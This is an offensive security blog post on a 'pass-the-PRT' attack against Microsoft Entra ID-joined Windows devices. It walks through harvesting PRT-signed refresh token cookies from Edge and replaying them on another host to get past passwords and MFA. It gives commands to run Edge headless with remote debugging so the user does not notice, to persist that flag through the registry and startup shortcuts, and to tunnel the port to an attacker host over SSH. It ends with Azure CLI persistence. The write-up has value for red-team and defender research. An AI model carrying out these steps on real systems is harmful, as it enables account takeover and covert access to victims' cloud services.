
This article demonstrates how a compromised Microsoft Entra ID‑joined device lets the attacker sign into any Entra authenticated service from anywhere on the Internet, bypassing passwords and MFA. We’ll discuss Primary Refresh Tokens and how to exploit this without dropping tools on the endpoint. This attack is also referred to as a pass-the-PRT attack.
This attack isn’t particularly new, and other researchers (shout out to Dirk-Jan and his constant excellent and nuanced work in this space!) have done a bunch of work in this area. I suggest reading the links in the References section, and especially Dirk-Jan’s original write-ups on Primary Refresh Tokens. I hope that sharing more information on how these authentication flows work will help others that are seeking to better understand this tech and research PRT relating things.
We’re exploiting Windows machines registered as devices:

You can verify whether it’s an Entra ID joined machine with dsregcmd, too:
C:\Users\DenisAndzakovic> dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
           Virtual Desktop : NOT SET
               Device Name : DESKTOP-4POVMD7
...yoink...
+----------------------------------------------------------------------+
| SSO State                                                            |
+----------------------------------------------------------------------+

                AzureAdPrt : YES
...yoink...
An Introduction
The vulnerability/exploit we’re discussing is intended functionality being used maliciously. If a legitimate user can do something, an attacker who’s compromised that user can likely do the same. Here’s the thought process I went through before deciding to dig into this issue:
- Logged into a Windows machine with my Work/School account, using my Entra ID accounts and passing all the various multi-factor authentication checks and conditional access policies.
- Opened Edge in my shiny new Windows machine
- Browsed to
mysignins.microsoft.com, Outlook, the Azure Portal, or any other similar Entra ID authenticated site - Got automatically logged in, not requiring passwords or MFA prompts
- How did it know?!
The authentication is seamless and “just works”. Does this mean an attacker who has compromised this device can log into any Entra ID authenticated service? Does this increase the impact of a compromised device?
Combined with conditional access policies only being applied at the sign-in step, does this mean the attacker can use their malware executing on the user’s device to bypass authentication and MFA requirements, and access Microsoft services from the wider Internet?
Yes, that’s exactly what it means. Let’s talk about authentication a little more, and show how to practically exploit a user logged into their “Work or School” account.
Multi-factor authentication from the attacker’s perspective
We typically think about authentication factors in terms of users: “something I know” (password), “something I have” (Yubikey), “something I am” (fingerprint), “something I pretend to be” (happy).
This article makes more sense if we consider the authentication factors imposed on the attacker rather than the user:
- An attacker wishes to access a system you are not logged into
- The attacker needs to know your password and circumvent MFA. The attacker needs to compromise multiple auth factors.
- An attacker wants to access a system you’re currently logged into
- The attacker, with a foothold on your logged in device, can extract the currently logged in session information from the browser. This session info is a single factor of authentication.
- An attacker wants to access any Entra ID authenticated system
- The attacker can exploit malware executing on the victim’s host to use the Primary Refresh Token to authenticate to any Entra service remotely.
How PRTs work?
Primary Refresh Tokens are special tokens that can create other authentication tokens, enabling seamless single sign-on on Microsoft devices. Here’s what Microsoft have to say about it:
A PRT is a secure artifact specially issued to Microsoft first party token brokers to enable single sign-on (SSO) across the applications used on those devices.
This means that after you “log in with your work or school account” or register your device, Entra ID issues a PRT. This PRT lets you get access to any Entra ID authenticated service. Since that token is really sensitive, we have to stuff into some place safe, like the Trusted Platform Module on your laptop or Keychain on iOS. If you dig into this a bit more, Microsoft’s requirement for TPMs to run Windows 11 and so forth start to make more sense.
The PRT signs tokens when logging into other services. I’ve drawn a simplified version of how the auth works:

For the gritty details, check out the references section. Note: storing the PRT on the TPM in this way also means the attacker can’t just steal the relevant private key, since that never leaves the TPM and is designed to prevent extraction. You don’t ask the TPM for the private key; you ask the TPM to do things with the private key.
Understanding PRT Usage - using Edge
Before exploiting PRT authentication flows, we need to understand how they work. Open up Edge on an authenticated device, open up the developer tools (or connect via an intercepting proxy like Burp/Glorp/ZAP/mitmproxy), and browse to a site that’s Entra authenticated site like mysignins.microsoft.com.
Two requests to the login.microsoftonline.com authorize endpoint stand out during the authentication flow:

We’re interested in the x-ms-RefreshTokenCredential and x-ms-DeviceCredential headers. These get automatically added by Edge when calling login.microsoftonline.com…

The first request gets a redirect response from login.microsoftonline.com with a sso_nonce value. Edge then requests a PRT signed token with the sso_nonce value. The second request uses the nonceified PRT token in the x-ms-RefreshTokenCredential header. Here’s what that second JWT decodes to:
{
  "refresh_token": "1.AWYA4vVFDNaOvE6mZnPjG0q...yoink...",
  "is_primary": "true",
  "win_ver": "10.0.26100.7019",
  "windows_api_version": "2.0.1",
  "x_client_platform": "windows",
  "request_nonce": "AwABEgEAAAADAOz_BQD0_3wbDkZo93bwzQfsNeHMItJoIqB6WRGpCnT1871JCTG1ntw4J41IYlWLUM-_LxdaF_rzQrPXK6rBP0RthKnxgQcgAA"
}
Poking around in DevTools shows that requests to login.microsoftonline.com include the x-ms-RefreshTokenCredential and x-ms-RefreshTokenCredential headers. The x-ms-RefreshTokenCredential header in the first request causes login.microsoftonline.com to reply with a 302 redirect and an sso_nonce. The x-ms-RefreshTokenCredential token in the second request includes this nonce value, and lets the authentication complete.
I also like differential testing to gain a better understanding - as an exercise for the reader, complete the authentication flow from a non-registered-device without a PRT (or Edge InPrivate) and compare to the above.
Exploiting the PRT - using Edge

If we can get our own x-ms-RefreshTokenCredential values and replicate the auth flow, or perform a replay attack, then we can get access to any Entra ID authenticated system and bypass any password or MFA requirements.
A replay attack is possible here. The attacker opens their own browser on an unrelated attacker-controlled host and enters the refresh token data into a cookie. The following screenshot shows browsing to https://login.microsoftonline.com in Firefox, then adding the x-ms-RefreshTokenCredential value using the developer tools by clicking the + icon in the top right. The x-ms-refreshtokencredential cookie value is copied from the second in the auth flow, so it has the sso_nonce value:
The attacker can then browse to any authenticated site. The following shows the attacker browsing to entra.microsoft.com and the authentication flow completing:

The following HTTP Request/Response pair shows the successful authentication against login.microsoftonline.com using the replayed refresh token:
GET /organizations/oauth2/v2.0/authorize?redirect_uri=https%3A%2F%2Fentra.microsoft.com%2Fsignin%2Findex%2F&response_type=code%20id_token&scope=https%3A%2F%2Fmanagement.core.windows.net%2F%2Fu...yoink... HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Cookie: x-ms-refreshtokencredential=eyJhbGciOiJ...yoink...
HTTP/1.1 200 OK
Content-Length: 3858
...yoink...
<html><head><title>Working...</title></head><body><form method="POST" name="hiddenform" action="https://entra.microsoft.com/signin/index/"><input type="hidden" name="code" value="1.AWYA4vVFDNaOvE6mZn...yoink...
The attacker can log into multiple services for approximately 5 minutes until the refresh token expires. The following screenshot shows multiple services accessed using a single replayed refresh token:

No prompts for passwords, no multi-factor authentication, no problem!
Remote Exploitation with Edge and CDP
This can also be exploited remotely using the Chrome Developer Protocol (CDP). Enabling remote dev tools exposes a port on the local machine, which can then be tunneled to attacker-controlled infrastructure using techniques detailed in our recent article on OpenSSH for offensive security purposes.
First, kill the running Edge processes, then run up Edge in headless mode. This stops Edge from popping open on the target host, potentially prompting the user to your presence. The side-effect is that if the user clicks on the Edge icon, the browser won’t launch. Potentially a good solution if you know the target generally uses a different browser.
& 'C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe' --headless --user-data-dir="C:/Users/DenisAndzakovic/AppData/Local/Microsoft/Edge/User Data" --remote-debugging-port=9222
Alternatively, you can run Edge with the browser open on the users desktop with the remote debugging port by dropping the --headless flag above. You could also modify the Edge startup shortcut in the users Start Up directory and add the --remote-debugging-port=9222 flag. Good idea to prepend the debugging flag to Computer\HKEY_CLASSES_ROOT\MSEdgeHTM\shell\open\command, too, so it’ll also get applied when the user opens files with Edge and launches the browser process that way.
Next, tunnel out the 9222 localhost-bound port for the remote debugging to your attacker-controlled host:
PS C:\Users\DenisAndzakovic> ssh -R 9222:127.0.0.1:9222 doi@192.168.122.169
Linux DESKTOP-1B6012 6.1.0-41-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.158-1 (2025-11-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec  5 17:46:46 2025 from 192.168.122.216
doi@DESKTOP-1B6012:~$
Now you can interact with Edge using the remote debugger by browsing to chrome://inspect in a chromium-based browser.


Remote developer tools don’t notify the user when a browser is being inspected. Adding a visible indicator, such as a red border, could work as a fuzzy defence against attackers exploiting this technique. Here’s the victim’s view - no indication that someone’s interacting with their browser remotely:
Next open a tab, pop window.location = "https://mysignins.microsoft.com" or a similar Entra ID authenticated service into the console and watch the Network tab to get your x-ms-RefreshTokenCredential:


There you go, remote retrieval of the device’s PRT signed tokens without using any malicious tools.
Persistence - Azure CLI
The x-ms-RefreshTokenCredential is valid for 5 minutes-ish. Also, OAuth implicit flows don’t give us a refresh token for the end service, so some stuff might not work long term and needs to call back to login.microsoftonline.com often. So setting up a solid persistence mechanism is generally a good idea.
Once you have the stolen x-ms-RefreshTokenCredential loaded into your browser, you can use the az login command with the Azure CLI and complete the browser authentication flow. This will give you persistent access to the Graph API and various other APIs used by the Azure CLI.
